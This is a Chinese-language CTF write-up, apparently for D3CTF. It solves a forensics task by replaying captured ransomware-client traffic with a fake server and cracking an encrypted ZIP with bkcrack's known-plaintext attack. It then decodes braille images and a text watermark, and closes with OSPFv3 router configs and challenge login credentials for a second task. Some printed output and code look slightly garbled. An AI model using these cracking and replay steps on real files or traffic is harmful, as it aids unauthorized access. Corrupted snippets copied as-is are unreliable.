Frame 15304: 1890 bytes on wire (1440 bits), 1890 bytes captured (1440 bits) on interface \Device\NPF_{D3160455-4242-4F08-81D8-5CFAA467320C}, id 0
Ethernet II, Src: Vhware_ab:0f:30 (00:50:56:ab:0f:30), Dst: Vhware_55:ea:05 (00:0c:29:55:ea:05)
Internet Protocol Version 4, Src: 114.116.230.244, Dst: 192.168.38.129
Transmission Control Protocol, Src Port: 53939, Dst Port: 56768, Seq: 1, Ack: 121, Len: 126
Data (126 bytes)
Data: 2efffb1081010174d65737361676501ff8200010301024964810c000104436f646501ff84...
[Length: 126]
```



15309 返回文件目录 `flag.zip.wannawacca` 变成了 `flag.zip`

```
Wireshark - 追踪 TCP 流 (tcp.stream eq 255) - router.pcapng

.....Message.....Id.....Code.....Msg.....[4]uint8.....$62EC4D56-A54F-719C-3028-9CD55D55EA05..... C .....
..... D05C-F666

C:\Users\D3CTF\Desktop ......

2022/02/16 21:14 <DIR> .
2022/02/16 21:14 <DIR> ..
2022/02/16 21:14 2,088,854 flag.zip
2022/02/16 21:11 4,045,824 go_build_client.exe
2022/02/16 21:13 396 readme.txt
2022/02/16 21:13 3 ..... 6,135,074 ...
2022/02/16 21:13 2 ..... 29,463,973,888 ......

C:\Users\D3CTF\Desktop>.....Message.....Id.....Code.....Msg.....[4]uint8.....3...$62EC4D56-A54F-719C-3028-9CD55D55EA05.....OK.
```

猜测为 15024 解密指令

同时，每个客户端返回结果后服务端都要有一个 OK 包

分别导出分组字节流后写脚本伪造服务端，将 `flag.zip.WannaWacca` 与 `SmartFalcon.exe` 放在同一目录下运行

```
from pwn import *
data1 = open("001.bin", "rb").read() # OK
data2 = open("002.bin", "rb").read() # dir
data3 = open("003.bin", "rb").read() # enc
data4 = open("004.bin", "rb").read() # dec

l = listen(port=53939)
l.wait_for_connection()
print(l.recv())
l.send(data1)

l = listen(port=53939)
l.wait_for_connection()
print(l.recv())
l.send(data4)

l = listen(port=53939)
l.wait_for_connection()
print(l.recv())
l.send(data2)

l = listen(port=53939)
l.wait_for_connection()
print(l.recv())
l.send(data1)
```

解密后得到加密压缩文件 `flag.zip` 哈哈哈我才不会告诉你密码是-

~~95e4uci&QoGQ@KV\*Fk3BuZY@kPknLFDE~~

用 `PNG` 文件头进行已知明文攻击: <https://www.freebuf.com/articles/network/255145.html>

```
echo 89504E470D0A1A0A0000000D49484452 | xxd -r -ps > png_header
bkcrack -c flag.zip -c "I can't see any light.png" -p png_header -o 0
# bd363f25 3a7da3aa 4bbe3175
bkcrack -c flag.zip -c "I can't see any light.png" -k bd363f25 3a7da3aa 4bbe3175 -
d flag1.png
```

打开图片，可以在上部发现黑白像素编码的东西（中间的彩色像素为篡改iDOT产生的，可以无视）



由图片名 `I can't see any light` 可知为直文，其中有两个符号需要特殊处理：

**Formatting** [edit]

Various formatting marks affect the values of the letters that follow them. They have no direct equivalent in print. The most important in English Braille are:

Capital follows	Number follows

That is, `. .` is read as capital 'A', and `. : .` as the digit '1'.

用脚本解成字符串后发现以 `50 4B 03 04` 开头，用以下脚本保存成 `flag.zip`

```
from PIL import Image
import numpy as np
import binascii

digittab = {"1": [0], "2": [0, 2], "3": [0, 1], "4": [0, 1, 3], "5": [0, 3], "6": [0, 1, 2], "7": [0, 1, 2, 3], "8": [0, 2, 3], "9": [1, 2], "0": [1, 2, 3]}
alphabet = {"a": [0], "b": [0, 2], "c": [0, 1], "d": [0, 1, 3], "e": [0, 3], "f": [0, 1, 2], "g": [0, 1, 2, 3], "h": [0, 2, 3], "i": [1, 2], "j": [1, 2, 3], "k": [0, 4], "l": [0, 2, 4], "m": [0, 1, 4], "n": [0, 1, 3, 4], "o": [0, 3, 4], "p": [0, 1, 2, 4], "q": [0, 1, 2, 3, 4], "r": [0, 2, 3, 4], "s": [1, 2, 4], "t": [1, 2, 3, 4], "u": [0, 4, 5], "v": [0, 2, 4, 5], "w": [1, 2, 3, 5], "x": [0, 1, 4, 5], "y": [0, 1, 3, 4, 5], "z": [0, 3, 4, 5], "num": [1, 3, 4, 5], "cap": [5], " ": []}

def braille2bin(src: str, res: str, origin_point: tuple):
    res_str = braille2str(src, origin_point).replace(" ", "")
    res_data = binascii.a2b_hex(res_str)
    open(res, "wb+").write(res_data)

def braille2str(src: str, origin_point: tuple):
    braille_pic = Image.open(src)
    braille_arr = np.array(braille_pic)
    size = braille_pic.size
    res_str = ''
    black = 0
    is_digit = False
```

```

is_upper = False
for oy in range(origin_point[1], size[1], 3):
    for ox in range(origin_point[0], size[0], 2):
        dots = []
        for y in range(oy, oy+3):
            for x in range(ox, ox+2):
                if braille_arr[y][x][0] > 127:
                    dots.append((y-oy)*2+(x-ox))
        if dots == alphabet['num']:
            is_digit = True
            continue
        elif dots == alphabet['cap']:
            is_upper = True
            continue
        if is_digit:
            for i in digittab:
                if digittab[i] == dots:
                    res_str += i
            is_digit = False
        else:
            for i in alphabet:
                if alphabet[i] == dots:
                    if is_upper:
                        res_str += i.upper()
                        is_upper = False
                    else:
                        res_str += i
        if dots == []:
            black += 1
        else:
            black = 0
    if black > 2: # 连续的黑块，代表已经读取完成
        return res_str
return res_str

braille2bin("flag1.png", "flag1.zip", (0,11)) # decode

```

图片来自 `Bad Apple!!`，图片格式为 `PNG` 想到 `PNG Apple Parallel Processing`

<https://fotoforensics.com/>



将 `PNG Apple Parallel Processing` 保存为 `flag2.png`，同样在右下角可以发现盲文，对照盲文表可以得知该段盲文被翻转了180°，转回来后运行以下脚本

```
from PIL import Image
import numpy as np

digittab = {"1": [0], "2": [0, 2], "3": [0, 1], "4": [0, 1, 3], "5": [0, 3], "6": [0, 1, 2], "7": [0, 1, 2, 3], "8": [0, 2, 3], "9": [1, 2], "0": [1, 2, 3]}
alphabet = {"a": [0], "b": [0, 2], "c": [0, 1], "d": [0, 1, 3], "e": [0, 3], "f": [0, 1, 2], "g": [0, 1, 2, 3], "h": [0, 2, 3], "i": [1, 2], "j": [1, 2, 3], "k": [0, 4], "l": [0, 2, 4], "m": [0, 1, 4], "n": [0, 1, 3, 4], "o": [0, 3, 4], "p": [0, 1, 2, 4], "q": [0, 1, 2, 3, 4], "r": [0, 2, 3, 4], "s": [1, 2, 4], "t": [1, 2, 3, 4], "u": [0, 4, 5], "v": [0, 2, 4, 5], "w": [1, 2, 3, 5], "x": [0, 1, 4, 5], "y": [0, 1, 3, 4, 5], "z": [0, 3, 4, 5], "num": [1, 3, 4, 5], "cap": [5], " ": []}

def braILLE2str(src: str, origin_point: tuple):
    braILLE_pic = Image.open(src)
    braILLE_arr = np.array(braILLE_pic)
    size = braILLE_pic.size
    res_str = ''
    black = 0
    is_digit = False
    is_upper = False
    for oy in range(origin_point[1], size[1], 3):
        for ox in range(origin_point[0], size[0], 2):
            dots = []
            for y in range(oy, oy+3):
                for x in range(ox, ox+2):
                    if braILLE_arr[y][x][0] > 127:
                        dots.append((y-oy)*2+(x-ox))
            if dots == alphabet['num']:
                is_digit = True
                continue
            elif dots == alphabet['cap']:
                is_upper = True
                continue
            if is_digit:
                for i in digittab:
                    if digittab[i] == dots:
                        res_str += i
                is_digit = False
            else:
                for i in alphabet:
                    if alphabet[i] == dots:
                        if is_upper:
                            res_str += i.upper()
                            is_upper = False
                        else:
                            res_str += i
            if dots == []:
                black += 1
            else:
                black = 0
    if black > 2: # 连续的黑块，代表已经读取完成
        return res_str
    return res_str
```

```
print(braille2str("flag2.png", (0,11)))  
  
# VGV4dF9ibGluzF93YXRlcmlcmmsgchdkIGlzoibSQHkwZjEhowh0
```

base64 解码得到

```
Text_blind_watermark pwd is: R@y0f1!9ht
```

打开 `flag.zip` 发现 `Future will lead.txt` 可能是隐写，去 github 搜到这个项目

[https://github.com/guofei9987/text\\_blind\\_watermark](https://github.com/guofei9987/text_blind_watermark)

```
from text_blind_watermark import embed, extract  
  
password = 'R@y0f1!9ht'  
sentence_embed = open("Future will lead.txt", "r").read()  
wm_extract = extract(sentence_embed, password)  
print(wm_extract)  
  
# b576241258a44b868ea25804b0ec1d4e
```

flag 即为 `d3ctf{b576241258a44b868ea25804b0ec1d4e}`

参考：

- <https://www.da.vidbuchanan.co.uk/widgets/pngdiff/>
- <https://github.com/DavidBuchanan314/ambiguous-png-packer>
- <https://zhuanlan.zhihu.com/p/446538506>
- <https://github.com/KutouAkira/SmartFalcon>
- <https://www.bilibili.com/video/BV1xx411c79H>
- <https://music.163.com/song?id=562592186&userid=431666683>
- <https://music.163.com/song?id=562598189&userid=431666683>

## OHHHH!!! SPF!!!

```
# L2TP Tunnel  
User: D3CTF  
Password: AFZcByFx5c2dQxXr  
IPsec Secret: M99iDSq6RAHY5quU  
  
Create a L2TP tunnel and launch a OSPFv3 Instance to get flag  
Server OS: RouterOS v6.49.4 CHR
```

这个题目其实算不上是一个题目

这个题的灵感来自 Soha 的红包小游戏，只是将 BGP 换成了 OSPF，致敬 Soha！

详情可见 Soha 的博客：<https://soha.moe/post/find-soha-red-packet-2021.html>

这只能算是一个整活向的小甜点，因为并不涉及什么安全相关的内容，目标是顺带安利一下 RouterOS :-) 硬要说有什么关联我也只能说可能实战里遇到可以快速得知目标的网络拓扑了

这个题的流程在题目描述里阐述的很清楚了

只需要起一个 L2TP 隧道，再起一个 OSPFv3 实例

收到路由表之后 GBK 编码转换一下就得到 flag 了

L2TP 隧道就不详细说了，下面是常见的几种 OSPFv3 配法

## BIRDv2

```
protocol ospf v3 {
    tick 2;
    rfc1583compat yes;
    ipv6 {
        import all;
        export all;
    };
    area 0 {
        interface "ppp0" {
            type broadcast;
        };
    };
};
```

## RouterOSv6

```
/routing ospf-v3 instance
add name=D3-OSPF router-id=10.255.255.2
/routing ospf-v3 area
add instance=D3-OSPF name=D3-Area
/routing ospf-v3 interface
add area=D3-Area interface=D3-VPN network-type=point-to-point
```

## RouterOSv7

```
/routing ospf instance
add name=D3-OSPF redistribute=static router-id=\
    10.255.255.3 routing-table=main version=3
/routing ospf area
add instance=D3-OSPF name=D3-Area
/routing ospf interface-template
add area=D3-Area cost=10 interfaces=D3-VPN priority=1 type=ptp
```